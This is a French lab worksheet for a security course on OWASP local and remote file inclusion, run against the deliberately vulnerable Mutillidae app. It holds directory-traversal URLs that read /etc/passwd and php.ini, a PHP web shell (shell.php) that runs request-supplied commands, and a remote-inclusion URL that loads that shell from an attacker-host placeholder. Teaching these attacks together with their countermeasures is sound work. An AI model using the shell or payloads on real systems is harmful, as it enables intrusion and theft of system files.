

Bloc 3



TD15

**OWASP
File Inclusion**

Durée : 1h30

Auteur : NGO

Sommaire

I.	PROBLEMATIQUE DE L'INCLUSION DE FICHIERS	3
	Présentation :	3
	Problème posé :	3
II.	INCLUSION DE FICHIERS LOCAUX	4
III.	INCLUSION DE FICHIERS DISTANTS	5
IV.	ENVIRONNEMENT DE TRAVAIL	5
V.	PREMIER DEFI : INCLUSION LOCALE DE FICHIERS	6
	Objectif	6
	À vous de jouer	6
VI.	DEUXIEME DEFI : INCLUSION DISTANTE DE FICHIERS	7
	Objectif	7
	À vous de jouer	7
VII.	CONTRE-MESURES	8
	DOSSIER DOCUMENTAIRE	9
	Dossier 1 : Inclusion de fichiers locaux	9
	Dossier 2 : Inclusion de fichiers distants	11

Cette activité concerne l'inclusion de fichiers locaux et distants. Cette faille arrive en 5ème position dans le classement OWASP 2017.

Le TD est à réaliser individuellement. Vous devez rendre les réponses de ce TD sur un document libre office normalisé et rédigé à déposer sur le Drive de la section :

DEPOT /TD15/nom_prenom.odt

CF B3-OWSAP_PRESENTATION.pdf pour la mise en place du lab

I. PROBLEMATIQUE DE L'INCLUSION DE FICHIERS

Présentation :

Les applications web peuvent avoir besoin d'accéder à des fichiers (images, texte...) sur un système donné via des paramètres attachés à une URL. Si ces paramètres ne sont pas sécurisés alors un attaquant peut effectuer une inclusion de fichiers afin de récupérer des informations ou pour effectuer des actions non autorisées. Deux types d'inclusion sont abordées dans cette activité :

- L'inclusion de fichiers locaux (**LFI - Local File Inclusion**) ;
- L'inclusion de fichiers distants (**RFI - Remote File Inclusion**).

Exemple :

légitime : <http://www.site-inclusion.local/index.php?file=cgu.pdf>
Inclusion illégitime: <http://www.site-inclusion.local/index.php?file=/etc/passwd>

Dans cet exemple, file est le nom du paramètre et cgu.pdf est donc la valeur de ce paramètre.

Problème posé :

Les vulnérabilités d'inclusion de fichiers se rencontrent lorsque des applications web ne vérifient pas la validité des paramètres envoyés au serveur, c'est à dire lorsque les entrées de l'utilisateur ne sont pas filtrées ou validées. Une telle absence de validation peut permettre à un utilisateur malveillant de transmettre n'importe quelle entrée afin de provoquer l'exécution d'un fichier tiers contenant des commandes. Ce type d'action peut entraîner une brèche de confidentialité.

Conséquences possibles :

- Brèche de confidentialité ;
- Vol de fichiers et codes sources ;
- Défiguration du site ;
- Dénî de service...

Le niveau de gravité dépend du code malveillant exécuté.

II. INCLUSION DE FICHIERS LOCAUX

L'inclusion locale fait référence à l'appel ou à l'exécution de fichiers situés localement sur le serveur web cible.

Exemple :

Un attaquant peut afficher la liste des utilisateurs du système visé (/etc/passwd) ou la configuration IP du serveur cible (/etc/network/interfaces).

Prenons l'exemple d'un programme qui accepte deux catégories d'utilisateurs : les professeurs et les élèves.

```
<?PHP
    include($_GET["categorie"]);
?>
```

Dans cet exemple, il s'agit d'une requête de type GET avec utilisation d'une variable d'URL nommée categorie. L'appel peut se faire en envoyant la requête HTTP suivante :

<http://site-inclusion.local/index.php?categorie=eleves.php> pour afficher la page des élèves ou <http://site-inclusion.local/index.php?categorie=professeurs.php> pour afficher la page des professeurs. On suppose que les fichiers `eleves.php` et `professeurs.php` existent dans le même répertoire.

En se basant uniquement sur les deux scénarios attendus et en l'absence de contrôles des données envoyées au serveur, un fichier local au serveur peut être appelé :

<http://site-inclusion.local/index.php?categorie=../../../../../etc/passwd>

Avec PHP, l'utilisation de fonctions telles que `include`, `require`, `include_once` et `require_once` peuvent contribuer à générer ce type de vulnérabilités. Les inclusions sont possibles avec d'autres langages de programmation.

III. INCLUSION DE FICHIERS DISTANTS

Dans ce cas, les fichiers appelés ou exécutés sont situés en dehors du serveur cible, par exemple sur le serveur web du pirate qui peut alors chercher à exécuter un code malveillant.

Comme pour les inclusions locales, les inclusions distantes sont liées à l'absence de contrôle des données envoyées au serveur.

Exemple :

Un attaquant héberge un fichier sur son serveur. <http://pirate.local/fichier-malveillant.txt>

L'URL deviendra :

<http://site-inclusion.local/index.php?categorie=http://pirate.local/fichier-malveillant.txt>

En l'absence de contrôle sur la valeur du paramètre `categorie`, le lien malveillant sera exploité, en l'état, par la fonction php **include**. Le code malveillant sera alors exécuté au moment de l'appel de la page rendant possible l'exécution d'un script sur le serveur web cible.

IV. ENVIRONNEMENT DE TRAVAIL

Le serveur Vulnérable Debian11, propose l'application Mutillidae conçu pour identifier et tester les failles de sécurité identifiées par l'OWASP. Il est possible pour chacune d'entre elles, de définir le niveau de sécurité appliqué. Dans cette activité, la machine attaquante est une Kali Linux et BurpSuite n'est pas utilisé.

Notre démarche consistera, pour les défis présentés :

- ☐ à partir de la version non sécurisée de la page concernée et à mettre en évidence la faille de sécurité ;
- ☐ nous constaterons ensuite que dans la version sécurisée de cette page fournie par Mutillidae, l'attaque n'est plus possible ;
- ☐ l'étude des mécanismes de sécurisation utilisés, donc du code de la page associée, permettra de dégager des bonnes pratiques de programmation.

Le premier défi est une injection locale et le second défi est une injection distante.

V. PREMIER DEFI : INCLUSION LOCALE DE FICHIERS

Objectif

Le premier défi a pour objectif d'afficher le contenu de **plusieurs fichiers locaux au serveur cible**. Ces fichiers contiennent des informations de configurations confidentielles. Ces informations pourraient être exploitées de manière malveillante. Les questions suivantes se traitent en utilisant le dossier documentaire.

À vous de jouer

Travail à faire 1 Injection locale

Le but de cette première série de questions est de travailler sur des inclusions locales.

- Q1. Commencer par démarrer les machines nécessaires puis positionner le niveau de sécurité de Mutillidae à 0 (Toggle security).
- Q2. Vérifier que le serveur web cible accepte les inclusions de fichiers (voir le positionnement à On de allow_url_include dans /etc/php/7.4/apache2/php.ini).
- Q3. À l'aide de vos recherches, expliquer le rôle des fichiers suivants présents sur le serveur web qui héberge Mutillidae :

FICHIERS	EXPLICATIONS
/etc/passwd	
/etc/resolv.conf	
/etc/crontab	
/etc/sysctl.conf	
/etc/group	

- Q4. À l'aide du dossier documentaire n°1, réaliser les injections locales permettant d'afficher les fichiers de la question Q3.

Travail à faire 2 Nouvelle tentative en mode sécurisé et analyse du code source

Le but de cette deuxième partie est de tester à nouveau l'attaque après activation du codage sécurisé et de comprendre l'encodage mis en place.

Test du niveau 1 de sécurité :

- Q1. Est-ce que le niveau de sécurité 1 permet d'éviter cette brèche de sécurité ? Pourquoi ?

Test du niveau 5 de sécurité :

- Q2. Est-ce que le niveau de sécurité 5 permet d'éviter cette brèche d'information ?
- Q3. Expliquer le mécanisme de sécurité mis en œuvre dans le code source de la page index.php.

VI. DEUXIEME DEFI : INCLUSION DISTANTE DE FICHIERS

Objectif

Le but de cette première série de questions est de travailler sur des inclusions distantes afin de faire exécuter sur le serveur cible un code malveillant hébergé sur le serveur web du pirate. C'est la machine kali qui contient burpsuite qui fera office de serveur web malveillant.

À vous de jouer

Les questions suivantes se traitent en suivant les étapes décrites dans le dossier documentaire.

Travail à faire 3 Injection distante

Pour tester une injection distante, un mode opératoire est proposé sur l'application Mutillidae via la fourniture d'un script.

- Q1. Positionner le niveau de sécurité à 0 puis démarrer le serveur web apache présent sur la machine kali via la commande `service apache2 start`.
- Q2. Tester l'injection d'un lien externe (google par exemple ou une autre ressource locale si votre maquette n'a pas d'accès à internet).
- Q3. Créer le script proposé par Mutillidae sur la page suivante :

Hints and Videos=> Remote File Inclusion

Nommer le script `shell.php`

```
<?php
    echo "<pre>";
    echo "shell_exec ".$_REQUEST["pCommand"]."\\n\\n";
    echo shell_exec($_REQUEST["pCommand"]);
    echo "</pre>";
?>
```

Déplacer ce script sur le serveur web du pirate puis tester son fonctionnement local.

- Q4. Tester l'injection distante de ce script depuis l'application Mutillidae via l'url suivant qu'il faut adapter : (`http://mutillidae` et `http://[ATTACKING SERVER IP ADDRESS]`)

`http://mutillidae/index.php?page=http://[ATTACKING SERVER IP ADDRESS]/shell.php?pCommand=cat%2b%2fetc%2fpasswd`

Qu'observe t-on ?

Travail à faire 4 Codage sécurisé et analyse du code source

Le but de cette deuxième partie est de tester à nouveau l'attaque après activation du codage sécurisé et de comprendre le codage mis en place pour sécuriser la page.

- Q1. Tester les niveaux de sécurité 1 et 5 et confirmer le comportement observé lors de l'injection locale.
- Q2. Consulter le manuel PHP afin d'expliquer le rôle de la fonction `preg_match` présente dans le code sécurisé.

VII. CONTRE-MESURES

Les injections locales ou distantes ont lieu lorsqu'une application inclut dans une page un flux ou un fichier qui est défini via une entrée utilisateur. Ce flux doit être vérifié avant d'être exécuté.

Pour se prémunir des attaques par injection de fichiers, il n'y a pas d'autre manière que de filtrer et valider les entrées utilisateurs. Il ne faut jamais inclure ou exécuter directement une entrée utilisateur.

Pour le cas des injections distantes, il est possible de désactiver les directives `"allow_url_open"` et `"allow_url_include"` à `"Off"` si leur utilisation n'est pas nécessaire.

Un mécanisme de liste blanche ou de liste noire de caractères interdits ou autorisés peut être mis en place.


Cette vulnérabilité est de moins en moins présente dans les applications récentes qui sont basées majoritairement sur des framework robustes.

DOSSIER DOCUMENTAIRE

Dossier 1 : Inclusion de fichiers locaux


Sur un serveur vulnérable, l'inclusion de fichiers locaux se fait en modifiant directement le contenu d'un paramètre transmis dans l'URL (méthode GET).

Exemple sur l'application Mutillidae :



Dans cet exemple, le paramètre (variable de type GET) se nomme **page** et sa valeur est **home.php**. Il est possible de tester plusieurs combinaisons de fichiers locaux. Plusieurs modes opératoires sont possibles.


- Modification directe dans l'URL :



Cette méthode est la plus simple car elle ne nécessite aucun outil.

- Utilisation de l'outil Web Developer de Firefox :

1. Une fois sur la page d'accueil, cliquer sur **Home**.



2. Ouvrir l'outil Web Developer de Firefox en suivant le chemin suivant :

Outils=>Web Developer=> Réseau

3. Rafraîchir la page puis, dans la console du bas, chercher la ligne faisant référence au paramètre nommé page.

Status	Meth...	Domain	File	Initiator	Type	Transferred	Size
200	GET	192.168.0.10	index.php?page=home.php&posUpNotific...	BrowserTabCh...	html	8.15 KB	52.81...
200	GET	192.168.0.10	global-styles.css	stylesheet	css	2.40 KB	11.99...
200	GET	192.168.0.10	ddsmoothmenu.css	stylesheet	css	1.22 KB	2.29 ...
200	GET	192.168.0.10	colorbox.css	stylesheet	css	1.80 KB	4.88...

34 requests 419.78 KB / 106.68 KB transferred Finish: 2.52 s DOMContentLoaded: 900 ms load: 2.17 s

4. Faire un clic droit sur cette ligne puis cliquer sur **Modifier et renvoyer**. Il est ensuite possible de modifier la requête via la fenêtre de droite. Dans cet exemple, on teste le contenu du fichier php.ini du serveur (le chemin vers le fichier peut varier selon la version de PHP).

New Request

Cancel

Send

Method

URL

GET

http://192.168.0.10/mutillidae/index.php?page=/etc/php/7.4/apache2/php.ini&popUpNotificationCode=HPH0

Query String

page=/etc/php/7.4/apache2/php.ini
popUpNotificationCode=HPH0

5. Envoyer la requête au serveur en cliquant sur le bouton **Send**.
6. Puis sur la ligne correspondante à cette requête, faire un clic droit puis cliquer sur **Ouvrir dans un nouvel Onglet**.

200 GET 192.168.0.10 index.php?page=/etc/php/7.4/apache2/php.ini&popUpNotificationCode=HPH0

 **OWASP Mutillidae II: Keep Calm and Pwn On**

Version: 2.8.75

Security Level: 0 (Hosed)

Hints: Enabled

Not Logged In

[Home](#) | [Login/Register](#) | [Toggle Hints](#) | [Toggle Security](#) | [Enforce TLS](#) | [Reset DB](#) | [View Log](#) | [View Captured Data](#)






Parse error: syntax error, unexpected 'and' (T_LOGICAL_AND), expecting end of file in **/etc/php/7.4/apache2/php.ini** on line **178**


Le serveur a bien tenté d'exécuter le fichier php.ini. Cette méthode est plus longue mais permet de découvrir l'outil Web Developer de Firefox.

- **Traversement de répertoires :**

Il s'agit d'une variante de la première méthode dans laquelle on utilise un chemin relatif dans l'URL par essais successifs.

192.168.0.10/mutillidae/index.php?page=../../../../etc/resolv.conf

 Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  Google Hacking

 **OWASP Mutillidae II: Keep**

Version: 2.8.75

Security Level: 0 (Hosed)

Hin

[Home](#) | [Login/Register](#) | [Toggle Hints](#) | [Toggle Security](#) | [Enforce TLS](#)

domain lan search lan nameserver 192.168.1.254

Dans un chemin, .. renvoie vers le répertoire précédent dans l'arborescence.

Dossier 2 : Inclusion de fichiers distants

Le fichier qui est affiché ou exécuté est situé sur le serveur web du pirate.

- **Test de vulnérabilité :**

On peut essayer d'afficher la page web de google en indiquant le lien vers cette page dans l'URL. Mutillidae décrit cette procédure dans son application. Pour cela, cliquer sur le lien **Hints and videos**.



Puis cliquer sur **Remote File Inclusion**. Vous pouvez alors tester un accès à la page de google si la maquette de travail dispose d'un accès à internet.

Click this link to load the Google search page into Mutillidae. Note the page parameter contains the URL to the search page. index.php?page=http://www.google.com

Dans l'exemple ci-dessous, le serveur web qui héberge Mutillidae héberge aussi l'application GLPI.



- **Exploitation de vulnérabilité :**

Un attaquant peut faire référence à l'adresse IP de son serveur pour faire exécuter un code malveillant. Sur Mutillidae, on peut avoir plus de renseignements sur l'exploitation de cette vulnérabilité en suivant le chemin suivant :

OWASP 2017 => A5- Broken Access Control => Insecure Direct Object References => Remote File Inclusion.

Il est possible que le serveur web bloque, par défaut, les fichiers d'inclusion. Il faut donc, pour les besoins de la démonstration, supprimer ce blocage.

Note that on newer PHP servers the configuration parameters "allow_url_fopen" and "allow_url_include" must be set to "On".